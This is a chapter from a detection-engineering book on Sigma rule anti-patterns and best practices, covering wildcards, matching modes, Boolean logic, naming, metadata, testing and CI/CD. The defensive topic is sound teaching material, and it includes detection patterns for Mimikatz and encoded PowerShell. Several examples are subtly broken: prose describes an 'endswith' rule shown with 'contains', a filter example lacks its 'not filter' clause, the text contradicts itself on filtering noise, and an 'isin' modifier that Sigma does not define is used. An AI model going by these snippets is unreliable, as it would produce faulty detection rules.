In the world of **Detection-as-Code (DaC)**, writing Sigma rules is akin to writing software code. Poorly written rules can lead to performance issues, false positives, and confusion for analysts. Hence, this chapter will examine common **anti-patterns** in Sigma rule writing, and will outline the best industry practices to ensure that your rules are efficient, accurate, and maintainable. We will also cover pitfalls such as wildcard overuse and sloppy logic, and emphasize standards for naming and structuring rules to keep them readable. Therefore, by avoiding these mistakes and following best practices, detection engineers will be able to create high-fidelity Sigma rules that run efficiently, and are hence easier to maintain in the long run.

Structure

In this chapter, the following topics will be covered:

- Wildcard Overuse
- contains vs. Exact Matching
- Logical Anti-Patterns that Drive False Positives
- Naming Standards, Readability, and Descriptive Metadata
- Selector Reuse and the DRY (Do not Repeat Yourself) Principle
- Performance and Maintainability Considerations
- Testing and Validation before Deployment
- CI/CD for Sigma Rules
- Managing False Negatives
- Data Security in Detection Rules

- Metadata/Documentation Anti-Patterns
- Version Control and Collaboration Practices for Detection-as-Code
- Testing across Multiple Backends
- Avoiding Over-Tuning and Alert Fatigue
- Lifecycle Management
- Contextual Awareness in Detection Rules
- Automation and Feedback Loops

Wildcard Overuse

Wildcards (`*` and `?`) are powerful in Sigma, but overusing them can backfire. **Wildcard overuse** refers to relying too heavily on broad wildcard patterns that match everything and anything. This anti-pattern often leads to **noisy alerts** and slow searches. For example, a rule that searches for `*password*` in any log message may match countless benign events, and also overwhelm analysts with alerts. Additionally, excessive wildcards hurt query performance—a search with leading or unbounded wildcards prevents the SIEM from using indexes, which makes queries **inefficient and time-consuming**. As Splunk's documentation warns, matching everything with * is very inefficient, and should be avoided at all costs.

Best Practice - Use Specific Patterns

Be as specific as possible in your search criteria. Instead of blanket wildcards, anchor your wildcards to known prefixes or suffixes. Sigma provides modifiers like `startswith`, `endswith`, and contains to make the intent clear. For example, if you want to detect any executable running from a Temp directory, avoid a fully unbounded '`*\\Temp\\*.exe`' pattern. A better approach will be to use an anchored condition like:

```
detection:
  temp_exec:
    Image|contains: '\Temp\'
  condition: temp_exec
```

Here, the `endswith` modifier makes it explicit that we are looking for files ending in "`Temp\<something>.exe`". This is clearer and more efficient than '`*Temp\\*.exe`' scattered in the rule. Similarly, if hunting for a known

malicious file name (for example, **`malware.exe`**), prefer an **`endswith: 'malware.exe'`** or exact match if the full path is known, rather than **`*malware.exe*`**. Therefore, anchoring one side of the wildcard narrows the search and uses indexes better.

Avoid Leading Wildcards

A leading **`*`** (as in **`*keyword`**) is particularly expensive because it cannot leverage indexing at all. If you must search for a substring anywhere in a field, you must consider whether you can restructure the query. Sometimes using multiple specific terms is preferable to one giant wildcard. For instance, instead of '**`*passwd*file*`**' in a Linux log search, it might be better to look for events where command=*passwd* and **`command=*file*`** in separate conditions, or use Sigma's **`|contains|all`** operator with those keywords (ensuring both appear in any order). Thus, by doing so, you clarify your intent and reduce accidental matches.

Beware of Escaping Pitfalls

Another common wildcard pitfall (seen in older Sigma rules) is **incorrect escaping**, which means that you have to write '**`\*`**', when you meant to use '*' as a wildcard. This results in matching a literal asterisk instead of "**`anything`**". Therefore, you must ensure that you only escape wildcards when you truly want the literal character. The Sigma syntax requires doubling backslashes for an actual wildcard (for example, '**`\\*`**' to match a backslash followed by any text). When using wildcards properly, *do not escape them* unless intended; a single backslash before **`*`** or **`?`** will neuter the wildcard, and likely cause the rule to miss events. Modern Sigma linters and tools will warn you if you accidentally escape wildcards.

In summary, **use wildcards judiciously**. They are not a shortcut for lazy pattern writing. Over-broad wildcards lead to alert fatigue and heavy SIEM loads. Instead, combine specific terms with targeted wildcards. As a rule of thumb, narrow your scope as much as possible: "*Search for a specific word or phrase rather than *anything**". Hence, this mindset yields higher signal-to-noise ratio and faster queries.

`contains` vs. `Exact` Matching

When writing Sigma conditions, it is crucial to choose the right type of match. Sigma treats unmodified string values as exact matches, while the contains modifier (or using * wildcards on both ends of a string) performs a substring match. Hence, misunderstanding this difference is an anti-pattern that can either miss alerts, or generate false positives.

- **`Exact` Matching:** An **exact match** in Sigma means the field value must equal your specified string exactly (case-insensitive by default). This is the default behavior when you provide a string without wildcards or modifiers. The exact matches are precise and efficient—they use equality comparisons, which many backends optimize with indexes. Therefore, you must use exact matching for fields that have known, fixed values (for example, Event IDs, user names, process names) where any deviation is significant. For instance, if you are detecting a specific Windows Event ID like 4624, use **`EventID: 4624`**. It is clear and avoids ambiguity.
- **`contains` Matching:** The contains operator (or a value like **`*keyword*`**) will trigger if the field **contains** the given substring anywhere. This is useful for matching part of a larger text, such as a portion of a command line or an error message. For example, to detect any command line invoking **Mimikatz**, one might use **`ProcessCommandLine|contains: "mimikatz"`**. This will catch strings like "**`Invoke-Mimikatz.ps1`**" or "**`mimikatz.exe`**", regardless of preceding path. However, its downside is that contains can yield **false positives** if the substring is common, or appears in benign contexts. It is also less efficient, as it translates to a wildcard search on both ends (for example, **`*mimikatz*`**), which is slower than an exact match.

Choosing the Right Approach

Always ask *if you need a partial match, or if you know the exact value.* If you know the exact expected value, you must prefer an exact match for precision. For instance, to catch a suspicious process named exactly svchost.exe, which is running from an unusual location, you might have to check **`Image|endswith: '\svchost.exe'`** to ensure that the process name is exactly svchost.exe (with any path). If you used contains: "**`svchost`**" incorrectly, you would also match unrelated names like svchostkiller.exe, or command lines that mention **`svchost`** in a description, which can result in

false hits. Conversely, if the field is a free-form message or command where the threat could be anywhere in the text, contains is appropriate, but consider anchoring or context. For example, use `CommandLine|contains|all: ['-enc', 'powershell']` to ensure that multiple keywords appear (here, both "`powershell`" and "`-enc`" flags present), instead of a single broad contains.

Performance Considerations

Exact matches tend to be faster because they leverage indexing. A contains has to scan through field text. Some SIEM backends significantly penalize leading wildcards. If possible, use `startswith` or `endswith` instead of pure contains. For instance, searching for registry keys, `RegistryPath|endswith: "\\Run"` is more specific than contains: "`Run`", and avoids matching `RunOnce` or other keys that simply include the term. Hence, by being thoughtful about using exact matches for discrete fields, and substring matches only when necessary, you can strike a balance between catching the threat and avoiding noise.

In summary, **match exactly when you can, and use contains (or wildcards) only when you must**. This will make your rules more reliable. Therefore, whenever partial matches are needed, try to narrow them (prefix/suffix or multiple required substrings) so that you are not matching any and all occurrences of a common word.

Logical Anti-Patterns That Drive False Positive Rates

Even if individual conditions are well-chosen, the **logical combination** of those conditions can make or break a Sigma rule. A very common anti-pattern is writing rule logic that inadvertently triggers on benign events—in other words, logic that is too broad or too loose leads to high False Positive (FP) rates. This usually stems from misuse of **Boolean operators** and insufficient filtering.

OR versus AND Mistakes

One classic mistake is using the OR operator when the intent was to require multiple conditions (AND). Sigma's condition line allows combining sub-

selections with AND, OR, and NOT. If you use selection1 or selection2 when the rule was meant to detect events meeting *both* criteria, you will end up alerting on every event that meets either criterion by itself. For example, suppose you want to detect a suspicious process launch *only* when a particular parent process is involved. You therefore create **`selection1`** for "**`Process Name is cmd.exe`**" and **`selection2`** for “Parent Image is svchost.exe”. If you write condition: selection1 or selection2, you will get an alert every time **any** cmd.exe runs (even with a normal parent), and also every time **any** process runs under **`svchost.exe`**, which is clearly not what you intended. The correct logic would be condition: selection1 and selection2, so that an alert fires only when **both** conditions are true together. Therefore, a simple mix-up can flood a SOC with noise.

Missing NOT Filters

Another logic pitfall is failing to exclude known benign cases. Sigma rules support not conditions to subtract a selection (often called a filter or exception). An anti-pattern is to deploy a rule that triggers on a behavior which is sometimes normal, without providing a way to suppress expected occurrences. For instance, a rule detecting “mass user creation” might alert on any script adding multiple users. If your IT team has a legitimate script for bulk user provisioning, the rule will fire false positives constantly unless you exclude that script or user account. Therefore, you must always consider adding a filter selection for known good activity, and use condition: selection. Additionally, you should not filter the pattern to **whitelist expected noise**. Hence, the improper use of NOT can drastically reduce FPs by carving out scenarios that are understood and accepted.

Overly Broad Conditions

Some rules are simply written too broadly. An example anti-pattern might be: '**`condition: any of them`**' on a very generic set of selections. If "**`any of them`**" includes events that individually are common, the rule will be a low fidelity one. For instance, a rule that alerts on any use of ipconfig, ping, or netstat (common admin commands) as evidence of recon might constantly fire, as admins and legitimate processes use these commands daily. To improve this, tighten the scope; you might require those commands when they are run by non-admin users or from unusual

directories, and so on. Here, combining multiple indicators ("**this and that**") generally increases fidelity, whereas a broad "**this or that**" increases volume, but lowers precision. Hence, as a best practice, **start specific and broaden only if it is needed**, rather than starting broad, and reactively filtering out the noise.

Test and Iterate

High-FP logic often only becomes evident when the rule is tested against real logs. Utilize testing (as discussed in *Chapter 7, Threat Simulation and Rule Testing*) to catch these issues. If a rule lights up too frequently on benign events, revisit the logic by asking the following questions:

- Are all those conditions truly needed, or is one too generic?
- Can you add an additional requirement to pinpoint malicious use (for example, an uncommon parent process, a time of day, a flag in the command)?
- Have you included `falsepositives` metadata explaining what benign events might trigger? This does not reduce alerts but helps analysts understand context.

In summary, be deliberate with your logical operators and think through how conditions interact. A well-crafted Sigma rule should aim for **high precision**—it might not catch every single malicious event (we tolerate some false negatives), but it should avoid triggering on obviously normal behavior. Tight logic, with the help of AND and NOT wherever appropriate, keeps false positives to a manageable minimum. Remember, every unnecessary alert is time wasted for a SOC analyst. Therefore, you must tune your rule logic, as if you are handling those alerts yourself.

Naming Standards and Readability

Sigma rules are intended to be shared and understood by others; therefore, **readability matters**. A Sigma rule's naming conventions—from the title, to field names and selectors—should follow consistent standards. Ignoring naming and style is an anti-pattern that can lead to confusion, difficulty in management, and even mistakes during triage.

Rule Title Best Practices

The rule title is the first thing an analyst sees in an alert, so it should be concise, yet descriptive. Avoid verbose or vague titles. A common anti-pattern is including phrases like "Detects" or overly detailed explanations in the title itself. For example, a title "**Detects a process execution in a Windows folder that should not contain executables**" is too long and contains unnecessary words. Instead, use a short **Title Case** phrase that clearly identifies the suspicious activity. Good titles often contain an adjective indicating suspicion and the object or technique observed. For instance:

- *Process Injection Using Iexplore.exe*
- *Suspicious PowerShell Cmdline with JAB*
- *Certutil Lolbin Decode Use*

Each of the above is under 50 characters, capitalized correctly, and is straight to the point. They omit needless prefixes—it is understood that a rule "detects" something, so there is no need to say "Detects X". By adhering to such naming standards, you can ensure that alerts in the SIEM have clean, professional titles that immediately inform the reader what was detected.

Field Naming and Consistency

Within the rule YAML, use consistent lowercase keys for field names and selection identifiers. Sigma requires lowercase for `logsource` values (product, service, category), while detection selector names should be lowercase by convention for consistency and readability. Consistency prevents errors—for example, use Image or `CommandLine` exactly as defined in the event source schema, or as mapped by your Sigma backend rather than mixing cases or abbreviations (Sigma is case-insensitive for matching values, but field keys should match the schema). If you create multiple selections in the detection section, give them meaningful names. Instead of generic names like selection1, selection2, consider names that reflect their purpose: for example, `admin_tool_usage`, `high_privilege_account`, `rare_process`. This way, when reading the condition it is self-documenting (for example, `condition: admin_tool_usage` and `high_privilege_account` reads almost like it does in English).

Rule Description and Comments

Use the description field to provide additional context beyond the title. A good practice is to start the description with "**Detects** …", and explain what it means if the rule fires. This helps the next person (or your future self) quickly grasp the intent. Also, Sigma YAML allows comments; you can append a `#` comment to explain particular values or logic in the detection section. For example:

```
detection:
  selection:
    CommandLine: 'whoami'
    ParentImage: 'explorer.exe'  # Typically, users run whoami
    from an interactive session
  condition: selection
```

The inline comment provided here documents the reason why explorer.exe as a parent might be expected for interactive **`whoami`** usage. Therefore, such commentary improves readability without affecting the rule's function. However, you must remember to keep comments brief and relevant.

Overall Formatting

Maintain a clean YAML structure with correct indentation, list formatting, and so on. This not only prevents syntax errors, but also makes the rule easy to scan. Break long lists of values into vertical lists (each value on its own line under a bullet) rather than one-liners. This will ensure that additions or removals cause minimal diff changes in version control. Group related items together logically (for instance, list all admin accounts in one exclusion list, or all suspicious processes in one selection list). Many public Sigma repositories follow a uniform style, and mimicking that style will thus make your contributions blend in naturally.

In short, **treat Sigma rules as polished artifacts**, not throwaway scripts. Following naming standards (for titles, tags, and so on) and writing for readability pays off when others can quickly understand your detection logic. Thus, a well-named and well-documented rule is easier to triage, tune, and update, as it reflects professionalism, besides making your Detection-as-Code (DaC) truly collaborative.

Selector Re-Use

Selectors in Sigma's detection section are like variables or building blocks of your rule logic. **Re-using selectors** effectively can make rules more elegant and reduce duplication. The anti-pattern to avoid here is copying and pasting the same conditions in multiple places (even within one rule), instead of defining it once and referencing it. Re-use also pertains to not hard-coding environment-specific values repeatedly across many rules, which hurts maintainability.

Do Not Repeat Yourself (DRY)

If you find yourself writing the same set of field conditions in several parts of a rule, consider factoring it into a single selector. For example, say you are writing a rule to detect suspicious use of administrative tools. You might have one part of the logic checking for processes like psexec.exe, wmic.exe, or at.exe being launched, and another part checking if the user context is a non-admin. Instead of listing the admin tools twice in two different selections, define it once like this:

```
detection:
  admin_tools:
    Image|isin:
      - 'psexec.exe'
      - 'wmic.exe'
      - 'at.exe'
  non_admin_user:
    User: '*\Users\*'          # User not in an administrative
    path (just an example)
  condition: admin_tools and non_admin_user
```

In this example, the list of admin tools is contained in **`admin_tools`** selection, which is then reused in the condition. If you want to add another tool (say, **`sc.exe`**) later, you can add it in one place. Hence, this makes the rule easier to update and ensures consistency, as you will not accidentally update one place and forget the other.

Re-Use across Rules

Selector re-use is also a philosophy across multiple rules. Often, different rules may need the same set of values (for example a list of known admin accounts, or a list of critical servers). Duplicating those lists in every rule is an anti-pattern, as it creates many points to update when something changes. Instead, consider using Sigma's newer capabilities or your SIEM's features to centralize such data. This is also why the Sigma project introduced **placeholders**; you can use placeholders like `%admin_accounts%` in your rule, and supply the actual values from a separate configuration or pipeline. This way, the detection logic remains static and reusable, while environment-specific details (like actual account names) are filled in externally during conversion. For example, a rule might contain `TargetUser|expand`: "`%admin_accounts%`" to represent a set of admin users, which your Sigma conversion pipeline then replaces with the list defined for your environment. Therefore, this technique embodies the idea: *separate mostly static detection logic from frequently changing environment-specific values*.

Even if you do not use placeholders, you can achieve a simpler form of reuse by maintaining **global lists** in your SOC processes. For instance, define a list of "known safe processes" in a single document, and ensure that all the rules reference that list (manually or via consistent copy-paste). If the list changes (for example, you add a new corporate tool to exclude), update all relevant rules together. It is more work than placeholders, but it is better than each rule having its own hard-coded notion of what is safe or malicious.

Clarity through Structure

Another aspect of selector reuse is structuring rules into **primary conditions** vs **filters/exceptions**, and then combining them. By naming one selection as the primary detection and others as contextual filters, you can make the rule's logic easier to read. A common pattern is:

- Selection (The core suspicious activity)
- Filter (Conditions to exclude known benign instances)
- Condition: Selection and not filter

This template communicates clearly what the rule is looking for, and what it is excluding. If you have multiple selections that are OR'd, sometimes it is

clearer to enumerate them as separate named selections, and then perform condition: `sel1` or `sel2` or `sel3`, rather than lumping everything into one big selection. Thereafter, every named selector can then be re-used or referenced individually for testing.

In summary, strive to **reuse and recycle detection components**. This reduces errors and speeds up adjustments. Moreover, by avoiding duplicated conditions and leveraging features like placeholders or consistent lists, you can make your detection logic more modular and adaptable. Sigma rules maintained with a DRY mindset are much easier to manage at scale, especially as environments evolve.

Performance and Maintainability

Sigma rules run on potentially large datasets in your SIEM, so their design affects query performance. At the same time, as DaC artifacts, they require maintenance over time. This section thus covers how to write rules that are **efficient to execute and easy to maintain**, while avoiding anti-patterns that result in sluggish searches or unmanageable rule sets.

- **Efficient Filtering:** The first key to performance is **narrowing the scope** of the rule. Use the `logsource` field to target the right logs (platform, product, service), so that your rule does not search irrelevant data. For example, if your rule is meant for Windows Security events, specify product: windows and service: security. This way the SIEM knows to only look at Windows Security Log events, not all indexes. A well-specified `logsource` acts like a pre-filter, and can drastically reduce the volume of events to scan. Similarly, within the detection, include specific Event IDs or categories if applicable. A rule that monitors process creation should include `EventID: 4688` in the selection (or the equivalent for Sysmon, and so on), so that it *only* considers process start events rather than every event in the log. Therefore, this kind of precision makes queries more efficient and your intentions clear.
- **Avoid Expensive Operators:** As touched on earlier, minimize use of regex and unbounded wildcards. Regular expressions, in particular, can be *very costly* for SIEM query engines, and backend support and performance characteristics differ significantly. Therefore, Sigma

maintainers explicitly advise not to use regex unless absolutely necessary. Often you can achieve the same result with combinations of simpler operators. For example, instead of a complex regex `CommandLine|re: '.*(payload).*?(keyset).*'` to find two words in any order, you can use `CommandLine|contains|all: ['payload', 'keyset']`, which is easier to read and typically faster. Wildcards spanning an entire string (like `*keyword*`) force the search engine to scan every record's text. Hence, if possible, design your rule to use anchored searches (`startswith`, `endswith`) or equality on analyzed fields to leverage indexes. Many SIEMs have documented performance tips echoing the adage that **specific terms always equate to faster searches**.

- **Testing for Performance:** Performance is not only theoretical. Therefore, you must always test how your Sigma rule translates to the target SIEM query, and then try it on a sample of real data. If the query is slow or returns too much, consider refactoring it. Perhaps break one Sigma rule into two narrower ones if it is trying to cover a lot of ground. For instance, instead of one rule with a huge OR of many conditions (which the converter will turn into a giant query), you might have separate focused rules per sub-use-case. This modular approach means that each detection is lighter, and can be enabled or disabled independently if it causes strain.
- **Maintainability through Metadata:** Sigma rules come with a wealth of metadata fields (description, references, tags, `falsepositives`, level, and so on). Therefore, you must use them. They do not directly affect detection logic, but greatly help in ensuring maintainability. You can start by documenting known false positives in the `falsepositives` field, so that future maintainers will know what to expect. Moreover, you may tags for ATT&CK technique IDs, campaign names, or data source references to keep rules organized by context. This way, as your rule set grows, you will be able to quickly find all rules related to "`T1218 LOLBins`" or all detections that cover a certain tactic. Hence, consistent tagging is a best practice that pays off when managing dozens or hundreds of rules.
- **Version Control and Updates:** Treat your Sigma rules like code in a repository. This means using version control (Git) to track changes,

which *Chapter 14* covers in depth. For maintainability, include the date field in rules to record when it was created, and use the modified field if you significantly update a rule. This creates an audit trail. Therefore, adopting naming conventions for rule files (and perhaps organizing them in directories by platform or tactic) also makes large rule sets easier to navigate.

- **Continuous Improvement:** A maintainable rule is one that can be improved over time without starting from scratch. Therefore, you must monitor how your rules perform in the real world — if one generates too many alerts, revisit it (this ties back to performance as well, since a flood of alerts can overwhelm systems and people). Use a feedback loop from SOC analysts: they might identify a pattern of false positives your rule did not account for, which you can then add as an exclusion. This ongoing refinement is part of the detection engineering process. In fact, some advanced teams incorporate automated tests for Sigma rules (replaying known benign and malicious log samples to see if the rule behaves as expected) as part of CI/CD pipelines. Therefore, if your rule is well-structured and readable, it will be much easier to adjust conditions whenever required.

Rule Testing and Validation

Just as software code is tested before release, Sigma rules should also undergo thorough testing before deployment. An anti-pattern is to deploy rules blindly without validating that they catch malicious events at the risk of ignoring benign ones. Therefore, remember to always **test your rules against known data**. This means replaying log samples of real attacks, or using lab-generated events to ensure the rule triggers as expected (true positives), and also running the rule on clean baseline data to check it does not fire on normal behavior (false positives). Hence, by testing in a controlled environment, you can build confidence in the rule's accuracy and performance. As one industry report emphasizes, every detection rule will have some trade-off of false positives and false negatives, but thorough testing will make sure that any false alerts are predictable and the true positive rate is high. In practice, you must maintain a repository of test logs, or use attack simulation tools (like Atomic Red Team) to continually validate your Sigma rules. Modern Sigma toolsets even allow running a rule

against sample data as part of the development process—for example, you can use a Sigma CLI or SIEM query simulator to see if the rule matches the intended events. Hence, by **validating logic and tweaking conditions in a feedback loop**, you can iterate on the rule until it reliably detects the bad and ignores the good. However, remember that a rule which has not been tested represents an unknown risk—it might be too noisy or, worse, completely ineffective. Hence, you must treat testing as a first-class citizen in rule writing, and not dismiss it as an afterthought. In summary, always verify your Sigma rules with real or simulated logs before production; this upfront effort ensures high-fidelity detections, and also prevents headaches from untested rules misbehaving later.

Continuous Integration and Deployment (CI/CD)

Manual management of detection rules can lead to inconsistent updates and overlooked errors. Therefore, the best practice is to integrate Sigma rule development into a **CI/CD pipeline**, while borrowing DevOps principles. This means to store your rules in version control (for example Git), and using automated processes to validate, review, and deploy changes. With CI/CD, every change to a Sigma rule can trigger automated checks like **linters and syntax validators** to catch YAML errors or bad field names, and even executing the rule on test datasets (as described above) to ensure that it works. For example, teams using DaC have pipelines where *each rule update is automatically tested against sample data before merging*. Therefore, peer review becomes a standard practice; just like code, rule changes go through pull requests for collaboration and quality control. Once the tests pass and changes are approved, Continuous Deployment can push the new or updated rule into the SIEM or detection platform in a consistent manner. This eliminates the anti-pattern of ad-hoc rule updates that might be error-prone or untracked. CI/CD also provides an **audit trail** of who changed what and why, which ultimately injects accountability into the process. Furthermore, automated deployment ensures that rules are rolled out uniformly across environments (dev, test, prod), which prevents configuration drift. Thus, embracing CI/CD for Sigma rules not only improves reliability but also speed, as detection improvements reach production faster, and one can revert or adjust quickly if a rule causes issues. In essence, treat your detection rules like software; integrate them

into pipelines for continuous testing and delivery. Asa result, this approach transforms detection engineering into a repeatable, scalable process where quality checks are enforced at every step. In summary, adopting CI/CD for Sigma rules brings automation and rigor to your workflow, and also results in robust detections. It thus paves a smoother path from an idea to a deployed rule.

Managing False Negatives

While much attention is given to reducing false positives, an often overlooked pitfall is **false negatives**—this is when a rule fails to alert on malicious activity that it *should* catch. An anti-pattern is becoming so strict or specific with detection logic that you can miss variations of an attack. Therefore, to manage false negatives, detection engineers must strike a careful balance between broadness and precision. As discussed earlier, overly precise rules (for example looking for an exact file hash or a very specific command line) carry the risk of adversaries evading them by making small changes. On the other hand, very broad rules can catch more attacks, but might be noisy. Hence, the key is to **find a balance**—write rules that are general enough to cover multiple tactics or tooling variants, but with just enough filtering to avoid obvious benign events. Therefore, one best practice is to use a layered detection approach. For critical techniques, have multiple rules targeting different indicators; for instance, one rule might detect a particular exploit signature, while another looks for the behavioral effect of that exploit (which is harder for an attacker to avoid). This way, if one rule misses (false negative), another might catch the activity. Hence, it is important to **review and update your rules** in light of new threat intelligence and incident learnings. If an incident occurred that was not flagged by your Sigma rules, perform a post-mortem; figure out which log or artifact could have revealed it, and then improve existing rules or create a new one. Testing your rules against a library of known attacks (as explained in the previous section) is also vital for uncovering false negatives. Consider periodic red-team exercises or simulation of attacks in a lab environment—this can highlight gaps where no alert fires. Additionally, monitor rule performance metrics if your SIEM supports it; *if a rule never fires, is it because such events truly never occur (perhaps good) or because your conditions are too narrow?* It might be worth

deliberately generating a benign event that *should* trigger the rule to ensure that it is functioning. Finally, maintain a mindset that **no detection is perfect**—some false negatives are inevitable, but you should continuously work to minimize them, especially for high-severity threats. By proactively hunting for what you might be missing and adjusting your detections, you will catch a wider array of attacks before they slip through. In summary, do not only fixate on false positives; invest time in uncovering and closing detection gaps. A robust Sigma rule set is one that balances precision with coverage, while ensuring that malicious activity has a hard time sneaking by unnoticed.

Data Security in Detection Rules

Detection rules might not execute code, but they can still pose **data security and confidentiality concerns** if they are not handled properly. A raging issue is that Sigma rules often encapsulate knowledge about your environment and defence strategies. Treat these rules as sensitive assets—an attacker who gains access to your rule set learns exactly what you look for, which makes it even easier for them to evade detection. Thus, a best practice is to **limit who can access or modify Sigma rules**, using role-based access or code-owner controls in your repository. Changes to rules should be monitored, and should also require approval (guarding against insider threats or mistakes that could weaken detections). Another consideration is avoiding hard-coding secret or proprietary information in the rules. While Sigma patterns primarily match threat behaviors, sometimes you might include environment-specific values (for example, internal server names, API keys, file paths) to filter noise. However, you must be cautious—if those rules are ever shared publicly or even within too broad an audience, you could be leaking details of your network or sensitive data locations. Hence, while open-sourcing or sharing a Sigma rule, make sure to scrub or generalize any internal identifiers. Furthermore, consider the **privacy implications** of your detection logic. Rules that alert on user activity might include personal data (usernames, file names, and so on) in the alert output. Follow your organization's data handling policies—for instance, if an alert contains a snippet of a confidential document (because the rule matched on it), you must ensure that alert is protected, and is only visible to authorized personnel. In some regions, even security logs can

contain Personally Identifiable Information (PII), so your detection rules and workflows should comply with data protection regulations (like GDPR). This could mean filtering out or hashing certain data within the rule logic or in the presentation of alerts. Finally, **secure the pipeline around your rules**: just as the rules themselves should be controlled, the systems storing and executing them (your SIEM, log management, and CI/CD pipeline) should be safeguarded from unauthorized access. If an attacker can tamper with your Sigma rules (for example disable a critical rule or alter its logic), they can effectively blind your SOC. Therefore, you must use monitoring or even integrity checks (like hashing your rules) to detect unauthorized changes. In summary, think beyond just detection capability and consider the security of the detection rules and their data. Hence, by controlling access to rules, avoiding exposure of sensitive info, and protecting the rule management process, you can ensure that your DaC practice does not inadvertently introduce new risks.

Metadata and Documentation Anti-Patterns

Every Sigma rule should include clear, informative metadata. Poor documentation is a common anti-pattern that undermines a rule's usefulness. The **metadata fields**, such as description, references, `falsepositives`, level, and tags, are not mere formalities; they provide crucial context to anyone using or maintaining the rule. Neglecting these fields or using them incorrectly can lead to confusion, miscategorization of alerts, and lost opportunities for collaboration. Hence, here are some common documentation anti-patterns and recommendations to avoid the outlined risks:

Common Anti-Patterns in Rule Metadata

- **Vague or Missing Descriptions**: Writing either no description or a one-liner like "Detects a threat" is an anti-pattern. This fails to explain **what the rule looks for and why it is important**. In summary, a poorly written description leaves analysts guessing about the intent of the rule.
- **No References Provided**: Many rules are inspired by reports, blog posts, or threat intelligence. An anti-pattern omits references entirely. Hence, this not only **hides the rule's origin or rationale,** but also

makes it harder for others to verify or learn more about the detected behavior.

- **Incorrect Use of False Positives Field**: The `falsepositives` field is often misused as a dumping ground or left as “None” without thought. One anti-pattern is expecting that listing an item under `falsepositives` will automatically filter it out. However, **Sigma converters do not use this field for filtering**. It is meant for analyst context only. Therefore, writing "`N/A`", or not listing obvious benign triggers (when known) is equally problematic.
- **Overlooking the Level**: Treating all detections with the same severity (level) is a common anti-pattern. For example, marking everything as "`high`", or leaving the field blank defeats the purpose of prioritization. This **creates noise** or a false sense of urgency, and in such cases, analysts cannot discern truly critical alerts from low-fidelity ones.
- **Inconsistent or Missing Tags**: Tags categorize rules (for example, mapping to MITRE ATT&CK techniques). An anti-pattern is to ignore tagging or use ad-hoc tags inconsistently. This **hampers threat coverage mapping,** and makes it difficult to integrate Sigma rules with frameworks or SIEM content management. For instance, not tagging a rule with the relevant ATT&CK technique implies missed connections in reporting.

Recommended Practices for Documentation

- **Write Clear, Specific Descriptions**: In the description field, concisely explain **what the rule detects and why**. Mention the context or technique (for example, “*Detects a suspicious PowerShell script execution from a non-standard directory, often seen in malware delivery*”). Avoid generic phrases like “Detects when X happens…”. Instead, just state the scenario or behavior to allow others to understand the rule at a glance.
- **Provide References for Context**: Whenever possible, include references to external sources (URLs or literature) or internal research. For example, link to a relevant security blog, CVE, or ATT&CK technique page that explains the behavior. References **validate the rule’s logic,** and guide analysts to background information for deeper insight.

- **Document Known False Positives**: Use the `falsepositives` list to **enumerate scenarios that could trigger the rule benignly**. Be honest and specific here. For instance, if a rule might fire on an admin's regular activity or a common IT script, note that: *"falsepositives: - Legitimate administrative maintenance scripts."* This prepares analysts to recognize expected noise versus true malicious events. Remember, do not rely on this field to suppress alerts—handle filtering in the detection logic, not in documentation.
- **Set an Appropriate Level**: Use the level field to reflect the rule's urgency and confidence. Follow the guideline that high/critical levels are reserved for detections that likely indicate active threats and should rarely (if ever) false alarm, whereas low/medium levels signify suspicious activities that may need context or correlation. Be **consistent and judicious**—for example, a rule catching confirmed malware activity might be "high", while one for a policy violation or anomaly could be "low" or "medium". This helps the SOC prioritize responses.
- **Use Meaningful Tags**: Populate the tags field with standard, relevant tags to categorize the rule. Common tags include MITRE ATT&CK technique IDs (for example attack.t1059 for Command Execution) or tactics (`attack.execution`), as well as internal taxonomy or compliance tags. Consistent tagging **enables easy filtering and reporting** on your rule set (for example listing all rules covering "lateral movement" techniques). It also aids collaboration, since others can map your Sigma rules to broader frameworks.

To illustrate good metadata usage, consider the following snippet of a well-documented Sigma rule:

```
title: Suspicious PowerShell Script Execution
id: 4c2037c4-5f3e-4d2f-9f1a-987c4example
status: stable
description: Detects execution of a PowerShell script from a
non-standard directory, which may indicate malicious code
execution or evasion of security controls.
references:
  - https://attack.mitre.org/techniques/T1059/001/  # MITRE
  ATT&CK - PowerShell
```

```
  - Internal Knowledge Base Article 2025-07 (PowerShell abuse)
author: Jan Nowak
date: 2025-09-01
falsepositives:
  - Scheduled administrative scripts run from custom
  directories
  - Legitimate software installers using PowerShell
level: medium
tags:
  - attack.execution
  - attack.t1059.001
  - organizational.usecase.powershell
logsource:
  category: process
  product: windows
detection:
  selection:
    CommandLine|contains: '.ps1'
    ParentImage|contains: 'powershell.exe'
  condition: selection
```

In this example, the **description** clearly states the suspicious scenario and the reason why it might be malicious. The **references** provide external context (an ATT&CK technique for PowerShell abuse and an internal report). The **`falsepositives`** list two expected benign cases (admin scripts and installers) that an analyst should consider. The **level** is set to “medium” to reflect a noteworthy but not unequivocally malicious activity. Tags map the rule to a known tactic and technique, as well as an internal categorization. Therefore, well-crafted metadata like this makes the rule understandable and usable, which ensures that anyone reviewing it (now or in the future) can quickly grasp its purpose and scope.

Version Control and Collaboration

Sigma rules should be managed like software code. A robust **version control and collaboration** practice helps maintain rule quality, track changes, and involve the right people in detection engineering. Treating detection content as code (also called *DaC*) means that you apply the same

rigor and teamwork to rules as developers do to applications. Here are the best practices to avoid anti-patterns related to ad-hoc rule management:

- **Use a Version Control System (VCS):** Store your Sigma rules in a source code repository (for example Git). An anti-pattern to avoid is editing rules directly on a production system or sharing them via email or spreadsheets. Instead, put all rule `.yml` files under version control. This creates a **single source of truth,** and logs a history of modifications. Each change to a rule (be it a new condition, added filter, or metadata tweak) will be tracked, which will enable you to see who changed what and why.
- **Employ Branches and Pull Requests:** Just as you would not commit directly to the main branch of a codebase without review, avoid directly modifying “live” rules without peer review. Use a branching strategy for rule updates—for example create a branch for "`new-rules/add-bruteforce-detection`" or "`update-rule/adjust-logon-threshold`". Team members can then open a **pull request** to merge changes, which allows others to review the logic. This collaborative process catches mistakes or oversights (an extra set of eyes might spot a typo in a field name or a too-broad condition). It also shares knowledge among the team, as rule logic and rationale are discussed in review.
